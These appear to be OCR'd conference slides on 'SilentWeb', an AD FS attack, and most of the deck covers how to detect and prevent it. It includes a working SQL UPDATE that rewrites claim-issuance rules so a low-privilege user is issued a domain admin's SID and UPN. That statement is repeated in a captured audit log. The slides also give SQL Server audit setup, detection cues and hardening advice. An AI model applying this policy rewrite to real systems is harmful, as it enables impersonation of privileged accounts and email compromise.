
```
UPDATE AdfsConfigurationV4.IdentityServerPolicy.Policies
SET
    PolicyData =  N'@RuleName = "ActiveDirectoryUserSID"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"),
query = ";objectSID;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));

@RuleName = "ActiveDirectoryUPN"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"), query =
";userPrincipalName;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));

',
    PolicyType = N'IssuancePolicy',
    PolicyUsage = 0
WHERE PolicyId = CAST('d44ec2c8-b6c2-ee11-9e51-000c29db2ae6' AS uniqueidentifier)
```

W/Labs:
SilentWeb Demo

Business Email Compromise via SilentWeb

SilentWeb Overview




File Edit View VM Tabs Help
Home
DEBBY
SQL01
ADFS01
DC01
EX01
BIZTALK01
FSVM11
Sign in
Private browsing
https://adfs.contoso.local/adfs/ls/?wa=wsignin1.0&wtrealm=https%3a%2f%2fex01.contoso.local%2fowa%2f&wctx=rm%3d0%26id%3dpassive%26ru%3d%252fowa%252f&wct=2024-02-04T21%3a58%3a13Z
210%
Import bookmarks...
EX01 OWA
AD FS IDPINITIATEDSI...
Contoso Corporation
Sign in
someone@example.com
Password
Sign in
© 2018 Microsoft
1:58 PM
2/4/2024

W/Labs: Detection & Prevention of SilentWeb

Possible detection & prevention avenues


https://aadinternals.com/post/adfs/#detecting-2

Detecting

Detection happens in a similar manner than in exporting the local configuration. The following SQL query will enable logging for all UPDATE statements against ServiceSettings table.


```
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTIN
GO
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] AD
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] WITH (STATE = ON)
GO
```

Now all edit events are logged to the Application log:



Audit on Policies UPDATE

```
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG_POLICY] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000,
ON_FAILURE = CONTINUE)
GO
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG_POLICY] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT_POLICY] FOR SERVER AUDIT
[ADFS_AUDIT_APPLICATION_UPDATE_LOG_POLICY] ADD (UPDATE ON OBJECT::[IdentityServerPolicy].[Policies] BY
[public])
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT_POLICY] WITH (STATE = ON)
GO
```



Info

- UPDATE statement
- Client application_name
- Client host_name

Event 33205, MSSQLSERVER

General | Details

```
target_database_principal_name:
server_instance_name:SQL01
database_name:AdfsConfigurationV4
schema_name:IdentityServerPolicy
object_name:Policies
statement:UPDATE AdfsConfigurationV4.IdentityServerPolicy.Policies
SET
   PolicyData =  N'@RuleName = "ActiveDirectoryUserSID"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid"), query =
";objectSID;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));

@RuleName = "ActiveDirectoryUPN"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"), query =
";userPrincipalName;{0}", param = RegExReplace(c.Value, "CONTOSO\\lowpriv", "CONTOSO\domainadmin"));

',
            PolicyType = N'IssuancePolicy',
            PolicyUsage = 0
WHERE PolicyId = CAST('d44ec2c8-b6c2-ee11-9e51-000c29db2ae6' AS uniqueidentifier)
additional_information:
user_defined_information:
application_name:pymssql=2.2.11
connection_id:008AEBEC-DA4D-4AB2-9040-B5C3A54F533C
data_sensitivity_information:
host_name:computer
.
```

Log Name:	Application		
Source:	MSSQLSERVER	Logged:	2/5/2024 2:01:56 AM
Event ID:	33205	Task Category:	None
Level:	Information	Keywords:	Classic,Audit Success
User:	N/A	Computer:	SQL01.contoso.local
OpCode:			
More Information:	Event Log Online Help		

Potential high-fidelity detection opportunities

- `application_name` and `host_name` attributes of the UPDATE statement event logs disclose the connecting application name and the hostname of the connecting box
- client's impacket mssqlclient.py results in a pseudo-random application_name (e.g. **NVdUvkbr**) and host_name (e.g. **DGEXLSaM**)
- Other clients will have the library / client's name (e.g. pymssql=2.2.11) (SSMS e.g. .Net SqlClient Data Provider)
- log-in events to MSSQL configuration stores

Recommendations

- Monitor for changes to AdfsConfigurationV*.IdentityServerPolicy.Policies
- Use different managed service accounts for different roles in an AD FS farm
- Configure extended protection for WSFC
- Treat AD FS servers as Tier 0
- … and its MSSQL configuration stores as Tier 0

References

- https://troopers.de/downloads/troopers19/TROOPERS19_AD_AD_FS.pdf
- https://www.praetorian.com/blog/relaying-to-adfs-attacks/
- https://aadinternals.com/talks/Eight%20ways%20to%20compromise%20AD%20FS%20certificates.pdf
- https://www.rudrasec.io/resources/raw/20210924_AttackingandDefendinghybridAD_BsidesSG_2021.pdf
- https://www.hunters.security/en/blog/adfs-threat-hunting
- https://www.hunters.security/en/blog/adfs-threat-hunting-2-golden-saml

Questions?

Call for help

- I'm still looking for actual samples of MagicWeb
- Microsoft didn't release hashes
- Samples that aren't behind an NDA
- If **you** or someone **you know** is feeling generous
- Microsoft.IdentityServer.Diagnostics.dll
- max.keasley@reversec.com
- Scan the QR, get the email